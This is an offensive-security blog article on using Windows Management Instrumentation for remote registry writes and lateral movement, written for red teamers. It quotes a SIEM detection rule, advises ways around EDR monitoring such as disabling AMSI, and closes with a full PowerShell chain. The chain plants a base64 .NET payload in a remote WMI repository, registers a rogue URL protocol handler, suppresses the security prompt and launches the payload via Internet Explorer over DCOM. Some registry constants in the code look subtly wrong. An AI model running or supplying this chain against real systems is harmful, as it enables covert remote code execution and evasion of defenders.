



Written by Hoshea Yarden
In this article, we will go over the WMI technology, the potential attack vectors it opens, some detection pitfalls (from an attacker’s perspective), and how we can enumerate the technology for useful capabilities. We will close up with an example of escalating a remote registry write primitive into remote execution. Hopefully, this can give pentesters and red teamers who have not yet delved into the subject some ideas and leads on how to find and make their own WMI techniques to use in in their engagements.
TL;DR: WMI is a huge attack vector. Way more than just Win32_Process Create.
Table of Contents
- Table of Contents
- About WMI
- Technology overview
- Usage
- Operational concerns
- Enumerating class providers
- Registry Access
- File Access
- Potential Leads
- Lateral Movement attack using WMI via StdRegProv
- Conclusions
- References
About WMI
Quoted from msdocs: ”Windows Management Instrumentation (WMI) is the Microsoft implementation of Web-Based Enterprise Management (WBEM), which is an industry initiative to develop a standard technology for accessing management information in an enterprise environment. WMI uses the Common Information Model (CIM) industry standard to represent systems, applications, networks, devices, and other managed components.”
Note: there is a ‘next-generation’ WMI called MI (Management Infrastructure as opposed to Management Instrumentation). This new MI uses an updated CIM standard and extends the original WMI with more PowerShell integration and allows the use of HTTP-based WS-Man protocol. This new MI however is backwards compatible with WMI and the tooling and methods used with WMI cover MI too so I will just refer to both of them as WMI in this article.
The prerequisites to access WMI:
- winmgmt service up and running (on by default).
- RPC network allowed in firewall (TCP 135) as the underlying technology is DCOM.
Additionally, to use WMI over HTTP (using WS-Man), WinRM needs to be configured on the remote machine. WinRM can easily be enabled using the command ‘winrm qc’.
These are more common on domain environments however not every machine will meet these requirements.
For our own testing purposes we can just quickly make sure its enabled using the following command:
netsh advfirewall firewall set rule group="windows management instrumentation (wmi)" new enable=yes
Technology overview
First a brief explanation of the WMI architecture.
WMI involves a few key components:
- WMI Repository — A database containing all meta-information and definitions for WMI Namespaces and Providers. This database is built at boot and can be rebuilt on demand. The data persists on disk located at: “System32\wbem\Repository”.
- WMI Namespaces — A securable object encapsulating WMI Providers and Classes. In short, this means they can have specific ACLs set on them to allow access to certain providers for specific users etc. Namespaces can also contain more namespaces within them.
- WMI Providers — An object within the WMI Repository representing anything on the system (File, Process, AV Products, Printers…). These can return static data or contain custom logic in a running application. WMI Providers belong to a Namespace. Registering a new provider requires administrator privileges. The meta-information for the provider can be specified in a .mof file that will be compiled by mofcomp.exe and added to the WMI Repository.
- WMI Classes — A type of provider that implements a set of COM Interfaces (IWbem*). These providers contains methods and properties for example. The infamous Win32_Process Class provider has methods to enumerate as well as launch new processes.
As WMI uses DCOM, the underlying authentication and session security is the same as DCOM. eg. Connecting to a remote machine will use by default Kerberos, NTLM, Negotiate authentication over RPC.

Usage
Usage of WMI can be done in many ways such as:
- Powershell Cmdlets such as Get-WMIObject (Alternatively Get-CimClass, the newer version providing connection options) and Invoke-WMIMethod (Invoke-CimMethods).
Invoke-CimMethod -ClassName Win32_Process -MethodName "Create" -Arguments @{ CommandLine = ꞌnotepad.exeꞌ; CurrentDirectory = "C:\windows\system32" }
invoke-WmiMethod -Name Rename -Path "CIM_DataFile.Name='F:\test.txt'" -ArgumentList "F:\backup.txt"
[WMIClass]'\\RemoteMachine\root\namespace:ClassName'

- Built in binaries such as wmic.exe or wbemtest.exe
wmic /node:remotemachine process call create “cmd.exe /c whoami”
- System.Management objects in .NET.
– Many of these can be easily accessed with powershell cmdlets. - VBS/VBA using winmgmts objects
strComputer = "Computer_B"
Set objWMIService = GetObject("winmgmts:{impersonationLevel=Impersonate}!\\" & strComputer & "\Root\CIMv2")
- COM Interfaces in native code (C++ etc.).
–IWbemService::GetObject
–IWbemClassObject::SpawnInstance - Dedicated COM Classes such as “
WbemScripting”.
WMI also provides its query language — WQL. A simple query can look like this:
Can be used with wmic or powershell cmdlents with -Query flag as well as with native code.
SELECT * FROM Win32_Process WHERE Name LIKE "%chrome%
Operational concerns
I think its useful to share some concerns I’ve encountered in the past which also affect the research directions.
WMI is well known for its malicious usage for specific tasks, namely remote process creation with the Win32_Process. I’ll briefly explain why and how its caught and what in my own opinion can or cannot be relied on.
As noted above there are few different ways to connect with WMI providers on a remote machine. Ignoring the availability of each method, the operational difference between these in terms of monitoring is only different on the client side. For example, the following command is highly flagged by EDR:
wmic /node:WS01 process call create “calc.exe”
WS01 process call create “calc.exe”
On the client side this is commonly caught as a process creation monitoring rule involving execution of wmic with cmdline containing “process call create” and a “/node”. This can be bypassed by selecting any different method to access the Win32_Process provider on a remote machine such as using PowerShell and disabling AMSI etc.
The end result on the server side is however the same as the service handling the request has a process — WmiPrvSE.exe which runs the DLL registered with the Class Provider as it executes the request. As such, no matter how we change our calling method on the client side, the end result on the remote machine will be flagged as WMI remote execution simply by the act of suspicious process creation as a child process of WmiPrvSE.exe. Not to say that a WMI provider can’t (and some do) create its own new process which might end up being the new parent process if somehow abused, but the spawned process will still be linked to the WMI Provider process. Some vendors and/or rulesets extend this to any process loading wmiutils.dll spawning a suspicious child process. An example rule from the Elastic SIEM to illustrate the above:
sequence by host.id with maxspan = 5s [
  any where (
    event.category == "library" or (
      event.category == "process" and event.action : "Image
      loaded*")
    ) and (
      dll.name : "wmiutils.dll" or file.name :
      "wmiutils.dll"
    ) and process.name : (
      "wscript.exe", "cscript.exe"
    )
]
[
  process where event.type == "start" and process.parent.name :
  "wmiprvse.exe" and user.domain != "NT AUTHORITY" and (
    process.pe.original_file_name : (
      "cscript.exe", "wscript.exe", "PowerShell.EXE", "Cmd.Exe",
      "MSHTA.EXE", "RUNDLL32.EXE", "REGSVR32.EXE",
      "MSBuild.exe", "InstallUtil.exe", "RegAsm.exe",
      "RegSvcs.exe", "msxsl.exe", "CONTROL.EXE",
      "EXPLORER.EXE", "Microsoft.Workflow.Compiler.exe",
      "msiexec.exe"
    ) or process.executable : ("C:\\\\Users\\\\*.exe", "C:\\\\ProgramData\\\\*.exe")
  )
]
This means using direct script/process execution via WMI providers is not very opsec safe (even though rules targeting child processes with specific names such as the above can still be bypassed).
Furthermore class providers can be created on the fly and inherit from other classes in order to obfuscated the usage of a specific provider, all more the reason for the high focus on the process itself.
WMI provides its own event mechanism which can be used by the following classes:
- __EventFilter // Trigger (new process, failed logon etc.)
- EventConsumer // Perform Action (execute payload etc.)
- __FilterToConsumerBinding // Binds Filter and Consumer Classes
In order to generate an event for usage of a provider, you have to 1st create an Event filter then bind it to an Event consumer (you can create an event consumer that will generate an event log for example). This is also a cool persistence technique :).
There are also ETW channels (Microsoft-Windows-WMI and Microsoft-Windows-WMI-Activity) and WPP (WMI_Trace_Session) for WMI Event Consumption. These include information on the consuming user, the namespace connected and the provider used.
Providers are not automatically registered in filters and/or their filters bound to Consumers as these can generate A LOT of traffic. So although its a possible mechanism for generating fine grained events for WMI usage its not actively used in organizations very often. Since different providers still operate from the same process, it’s sometimes hard to differentiate between legitimate and illegitimate use by focusing on the single process. Process creation using WMI is not used often by administrators and so may be alerted as suspicious without too many false positives. Other useful primitives such as file and registry access however, are more often used legitimately, meaning we can still use these primitives with more confidence. I Set the focus here specifically on finding file and registry access.
Alternative attack vectors with WMI that are not demonstrated here (but may still prove useful) include:
- Creating and modifying services.
- Enumerating System information (Files on disk, Installed updates, Devices).
- Enumerating Domain information.
- Malicious configurations (Disabling AV, Excluding Applocker Rules, FW, Erasing logs and backups, Changing ACLs on various objects etc.).
- VB Script and Process execution.
Enumerating class providers
There are different ways to enumerate WMI providers. One is using a simple script that iterates over all namespaces recursively and for each namespace attempts to list all classes methods and properties. This can be done using PowerShell built-in WMI cmdlets:
Function Get-WmiNamespace {
    Param($namespace='root')

    Get-WmiObject -Namespace $namespace -Class __NAMESPACE | ForEach-Object {
        ($ns = '{0}\{1}' -f $_.__NAMESPACE,$_.Name)
        Get-WmiNamespace $ns
    }
}

$namespaces = Get-WmiNameSpace
ForEach ($namespace in $namespaces) {
Write-Output "==$namespace==" >> cimclasses.txt
    $ClassNames = Get-CimClass -Namespace $namespace | select CimClassName
    ForEach($name in $ClassNames) {
        Write-Output $name.CimClassName >> cimclasses.txt
        Get-CimClass -Namespace $namespace -ClassName $name.CimClassName | select -ExpandProperty CimClassMethods >> cimclasses.txt
    }
}
On a relatively clean VM, this produces around 46,000 lines which we can search through for interesting keywords (File, Write, Registry, etc.). After looking at the output we notice its missing some information on providers. This is mostly because not every provider is a Class provider with methods. For example in some namespaces appears a class name of “XWIZARD_TRACE_GUID”. If we search for a related xwizard .mof file we can file a one located at System32\wbem\ named xwizard.mof. inside the file we can verify that there are no methods and attempt to understand more about the provider if interested.
This leads us to another enumeration tactic: we can also grep for keywords within mof files. This may lead to different results than just grepping on class and method names since mof files contain a lot more information and even comments (we can even see the C:\nt\…\xwizards.pdb path for the dev machine inside the xwizards mof file). For example a grep for “exec” in all mof files on my system can lead to this:

I do not know exactly what information will find itself available to query from the WMI repository after compiling but this may help find more leads.
There are also tools for playing around with WMI such as “WMI CIM Studio” and “WMI Explorer” (Recently renamed “CIM Explorer 2023”) which allows to enumerate and play around with the technology and even provides generated PowerShell and VB scripts.
Registry Access
One useful WMI Provider Class we can find straight away by looking for registry keywords (Reg, Registry, CreateKey, DWORD, etc.) is the StdRegProv provider class. Just by looking at functions names for this provider class we can tell it looks useful and easy to work with.

Quick google search reveals plenty of information for usage of this class provider as its used as a primary example for working with WMI in general.
Another cool thing about using WMI for Registry access is that it does not require the RemoteRegistry service in contrast to .NET APIs like “Win32.RegistyKey::OpenRemoteBaseKey” etc. or using regedit.exe.
There are multiple ways to leverage Registry access to achieve lateral movement. Just to list a few that comes to mind:
- Persistence runkeys (any key that is used for persistence not just the well known RunOnce etc.)
- Modifying COM Classes (CLSIDs, ProgIds etc.)
- Modifying Scheduled Tasks or Services
- Image File Execution Options
- Hijacking shell handlers (*\Shell\Open\Command etc.)
One way I went with to demonstrate command execution was to create a protocol handler. Using the following PowerShell script we can make a new protocol handler that calls cmd with the given command and invokes it using a remotely available com object.
$RemoteWaMI = [WMIClass]'\\WS01\root\default:StdRegProv'
$RemoteWaMI.CreateKey(2137483650, "Software\Classes\cye")
$RemoteWaMI.SetStringValue(2137483650, "Software\Classes\cye", "URL Protocol", $null)

$RemoteWaMI.CreateKey(2137483650, "Software\Classes\cye\shell")
$RemoteWaMI.CreateKey(2137483650, "Software\Classes\cye\shell\open")
$RemoteWaMI.CreateKey(2137483650, "Software\Classes\cye\shell\open\command")
$RemoteWaMI.SetStringValue(2137483650, "Software\Classes\cye\shell\open\command", $null, 'C:\Windows\System32\cmd.exe /k whoami /priv'), $null)
The new protocol handler can then be invoked by applications with shell functionality. Fortunately, this is common in many com components that accepts a path as a parameter. For example using InternetExplorer.Application via DCOM:
$ie = [System.Activator]::CreateInstance([System.Type]::GetTypeFromProgID("internetexplorer.application", "\\\\WS01"))
$ie.Navigate2("cye:blabla")
$ie.Quit()
The command will be executed by the called application (In this example, the DCOM Activator will launch an instance of iexplore.exe, which in turns calls cmd.exe). Additionally, to invoke the URL Protocol using the above technique requires one more registry change to avoid a first time prompt (which cannot be clicked regardless since the process is run in session 0 without access to gui):
$RemoteWami.CreateKey(2147483651, "SID\\Software\\Microsoft\\Internet Explorer\\ProtocolExecute\\cye")
$RemoteWami.SetDWORDValue(2147483651, "SID\\Software\\Microsoft\\Internet Explorer\\ProtocolExecute\\cye", "WarnOnOpen", "0")

Note: this specific technique for example does not give a complete opsec solution but only provide the ability for execution. In the case of using InternetExplorer.Application via DCOM, the command (in this case cmd.exe) will run as a child process of iexplore.exe which might raise suspicion on some systems. You may take it a step further and use IE with ActiveX components (some components would requires extra registry modifications to access) in order to interact with other locally accessible COM objects on the machine. I have a blog with Hai vaknin showcasing how you can run ActiveX components remotely using IE’s DCOM interface which includes modifying the security configurations for ActiveX using WMI: https://medium.com/@VakninHai/lateral-movement-using-internet-explorer-dcom-object-and-stdregprov-4f11362650e5
For a starting reference, here’s a gist showing examples for using COM to bypass ASR child process rules: https://gist.github.com/infosecn1nja/24a733c5b3f0e5a8b6f0ca2cf75967e3.
Or you can also find a suitable local COM interface accessible over ActiveX, that lets you invoke the URL protocol! This could allow the new process to avoid a child relationship with the overly abused IE browser.
File Access
For file access we find a few classes such as CIM_CopyFileAction, CIM_CreateDirectoryAction which seems interesting. We find CIM_LogicalFile, CIM_DeviceFile, CIM_DataFile and few more all containing similar functions such as copy, rename, delete, compress etc. Most of these have some documentation that can be found via quick google search.

For read access CIM_DataFile can provide an easy listing of all files on a machine.

As for write access however, for some reason after sifting through the data, reading previous WMI research, and going through 100 or so GitHub code pieces, it seems to me as if there are no write or read functions. One common solution is hosting a file then copying it remotely. Copying from remote machine (through UNC paths and SMB shares for example) is problematic for us as WMI authenticates using Impersonation Level of “Impersonate”. Further authenticating to a remote machine using the given credentials requires an Impersonation Level of “Delegate” which in a domain environment using Kerberos authentication would mean we are limited to machines with delegation configured and will result in a failed authentication while creating the underlying COM objects like so:

This means attempting to copy a file to or from the remote machine using WMI will fail. To further illustrate this, the command (which should normally work):
Copy 'C:\\Users\\Administrator\\localfile.txt' '\\\\WS01\\C$\\toremote.txt'when ported over to WMI like so:
$f = Get-WmiObject -Class CIM_DataFile -Filter "Name='C:\\\\Users\\\\Administrator\\\\localfile.txt'"
$f.Copy('\\\\\\\\WS01\\\\C$\\\\toremote.txt')
will fail (same for copying a remote file over to the local machine for reading).
Unfortunately I couldn’t find any other leads. I’ve searched through methods as well as mof files for keywords such as Log, Write, File, Create and although there were seemingly promising leads most of them were for events only or simply not implemented. It seems the main accepted solution in the community is to use process execution to write data to files (eg. cmd /c echo ‘data’ > file.txt) which defeats the purpose of the search for a file write primitive. For example, SharpWMI (by harmj0y) uses powershell execution with the Win32_Process provider to download data transferred through the WMI Repository. Apparently the last time WMI had an official write access was in 2010 which was abused by stuxnet in a privesc exploit.
Potential Leads
One small potential lead I found interesting while searching google for file write with WMI is Microsoft’s Intune WMI class provider SMS_SiteControlFile — a class provider which allows for site management over WMI. This WMI is not available by default as it requires Intune but it seems to allow writing to a configuration file. This allows writing data to an xml file. How can situations like this potentially be useful? Using CIM_DataFile we can create folders, copy files and set ACLs on files. Together, these two gives the possibility of using the xml file as a polyglot for software that can ignore incorrect data and still handle relevant data. These are all hypothetical and untested ideas that came to mind:
- Look for DCOM Objects or Services with the ability to load xml files that may be vulnerable to XXE or abusable xml tags. Example: A lot of Microsoft applications such as MMC Plugins (Event Viewer, Tasks, Services. etc.) contain a <Binary> tag which deserializes dotnet objects directly leading to code execution.
- HTML usually ignored tags it cannot handle but doesn’t stop processing and handle valid tags. Writing <Script> tags with a javascript dropper and to an electron app could work. The CIM_DataFile CreateFolder can even be used to hijack asar.unpacked if it does not exists etc.
I decided not to investigate particular providers that are not shipped built-in within Windows in this article but I am leaving the ideas here as I think it could be very interesting for future exploration.
Lateral Movement attack using WMI via StdRegProv
Giving up on finding a file write primitive for now, lets focus on converting the registry write primitive into something usable.
One problem with the demonstrated URL Protocol handler technique is that the command execute is an… executed command. the ShellExecute WinAPI has a limit of 2048 which comes from the limitation to do with how the shell handles paths as well as the total environment size. this is not very handy for a some types of payloads. As far as I remember there are tricks around it as well as registry configuration that allows around 32,000. Instead, what we can do is change our command in the protocol handler to a small PowerShell .NET Assembly execution cradle that fetches the payload through other means. We can easily transfer the payload here into the remote machine’s WMI Registry as a data class. There are even mentions of C2’s communication channels built using this method.
The execution cradle can be something like so:
[System.Reflection.Assembly]::Load(([Convert]::FromBase64String((([WmiClass]'root\\default:Win32_DataInfilClass').Properties['File'].Value))))
This can also be base64 encoded and invoked with powershell -e. It allows us to transfer a much bigger payload via a WMI data class that can be registered remotely beforehand like so:
$LocalFilePath = 'C:\Users\Argen\Downloads\clr_executable.exe'
$FileBytes = [IO.File]::ReadAllBytes($LocalFilePath)
$EncodedFileContent = [Convert]::ToBase64String($FileBytes)

$Options = New-Object System.Management.ConnectionOptions
$Options.Username = 'Argen'
$Options.Password = 'Code from Matt Graeber presentation on WMI read it its very good'
$Options.EnablePrivileges = $true
$Connection = New-Object System.Management.ManagementScope
$Connection.Path = "\\RemoteMachine\root\default"
$Connection.Options = $Options
$Connection.Connect()

$DataInfilClass = New-Object System.Management.ManagementClass($Connection, [String]::Empty, $null)
$DataInfilClass['__CLASS'] = 'Win32_DataInfilClass'
$DataInfilClass.Properties.Add('File', [System.Management.CimType]::String, $false)
$DataInfilClass.Properties['File'].Value = $EncodedFileContent
$DataInfilClass.Put()
- First we read the bytes from a .NET executable and convert it to base64 data (the data will probably come hardcoded with the final C# code).
- We then create a management scope with connection options. This is how you can interact with remote management classes (a.k.a. “WMI Class Providers” in non C# terminology). System.Management is our C# namespace for WMI usage.
- We then create a new WMI Class and add a property to it. In this property we store the payload. This last part effectively happens on the remote machine’s WMI repository which allows it to access it more easily without connecting back to us.
The fact that the remote machine does not need to connect back to us allows us to bypass the 1-hop problem of WMI using by default Impersonation level of “Impersonate” (not “delegate”) meaning it can not use our authentication material further on the network to connect back to us to fetch a hosted remote file.
To summarize, the final payload:
# Push payload into remote WMI repository
$LocalFilePath = 'C:\\Users\\Argen\\Downloads\\clr_executable.exe'
$FileBytes = [IO.File]::ReadAllBytes($LocalFilePath)
$EncodedFileContent = [Convert]::ToBase64String($FileBytes)
# Or just EncodedFileContent = 'b64=='

$Options = New-Object System.Management.ConnectionOptions
$Options.Username = 'RemoteLocalAdmin'
$Options.Password = 'Pass'
$Options.EnablePrivileges = $true
$Connection = New-Object System.Management.ManagementScope
$Connection.Path = "\\\\RemoteMachine\\root\\default"
$Connection.Options = $Options
$Connection.Connect()

$DataInfilClass = New-Object System.Management.ManagementClass($Connection, [String]::Empty, $null)
$DataInfilClass['__CLASS'] = 'Win32_DataInfilClass'
$DataInfilClass.Properties.Add('File', [System.Management.CimType]::String, $false)
$DataInfilClass.Properties['File'].Value = $EncodedFileContent
$DataInfilClass.Put()

# Create the url protocol handler
$cmd = powershell -c "[System.Reflection.Assembly]::Load(([Convert]::FromBase64String((([WmiClass]'root\\default:Win32_DataInfilClass').Properties['File'].Value))))"
$RemoteWaMI = [WMIClass]'\\WS01\root\default:StdRegProv'
$RemoteWaMI.CreateKey(2137483650, "Software\Classes\cye")
$RemoteWaMI.SetStringValue(2137483650, "Software\Classes\cye", "URL Protocol", $null)
$RemoteWaMI.CreateKey(2137483650, "Software\Classes\cye\shell")
$RemoteWaMI.CreateKey(2137483650, "Software\Classes\cye\shell\open")
$RemoteWaMI.CreateKey(2137483650, "Software\Classes\cye\shell\open\command")
$RemoteWaMI.SetStringValue(2137483650, "Software\Classes\cye\shell\open\command", $null, $cmd)

# Configure and invoke the url protocol via IE
$RemoteWami.CreateKey(2147483651, "SID\Software\Microsoft\Internet Explorer\ProtocolExecute\cye")
$RemoteWami.SetDWORDValue(2147483651, "SID\Software\Microsoft\Internet Explorer\ProtocolExecute\cye", "WarnOnOpen", "0")
$ie = [System.Activator]::CreateInstance([System.Type]::GetTypeFromProgID("internetexplorer.application", "\\\\WS01"))
$ie.Navigate2("cye:blabla")
$ie.Quit()
Conclusions
My intention here is to demonstrate that the attack vector here is big enough to find alternative ways to achieve even lateral movement (which is often thought by many to be all covered and monitored). I still advocate that the WMI vector shines even more with malicious configurations and enumerations.
To conclude:
- WMI can be leveraged for a big variety of remote operation, not just Lateral Movement.
- Many EDR and other monitoring solutions focus on the WmiPrvSE process itself. Suspicious child processes is problematic but there exists other primitives, such as Registry access that could prove more reliable.
- Since different (default built-in) providers operate from the same WmiPrvSE.exe process we may find it more efficient to just focus on well documented providers rather than finding obscure unknown ones.
- The WMI Registry can be used to transfer payloads (and output) which can be useful for exploitation. Alternatively, payloads can also be written to the registry.
- WMI Registry access can be leveraged in multiple ways to achieve Lateral Movement.
References
- Matt Graeber’s 2015 WMI research quick references:
us-15-Graeber-Abusing-Windows-Management-Instrumentation-WMI-To-Build-A-Persistent Asynchronous-And-Fileless-Backdoor-wp.pdf - Harmj0y’s C# tool implementing many cool WMI techniques:
https://github.com/GhostPack/SharpWMI - A cool WMI presentation slides I found: http://2014.hackitoergosum.org/slides/day1_WMI_Shell_Andrei_Dumitrescu.pdf
- ACLs with WMI (found it very useful for Registry interactions as many good keys are owned by TrustedInstaller):
https://learn.microsoft.com/en-US/windows/win32/cimwin32prov/setsecuritydescriptor-method-in-class-win32-printer?redirectedfrom=MSDN


 Security Friends' Research Blog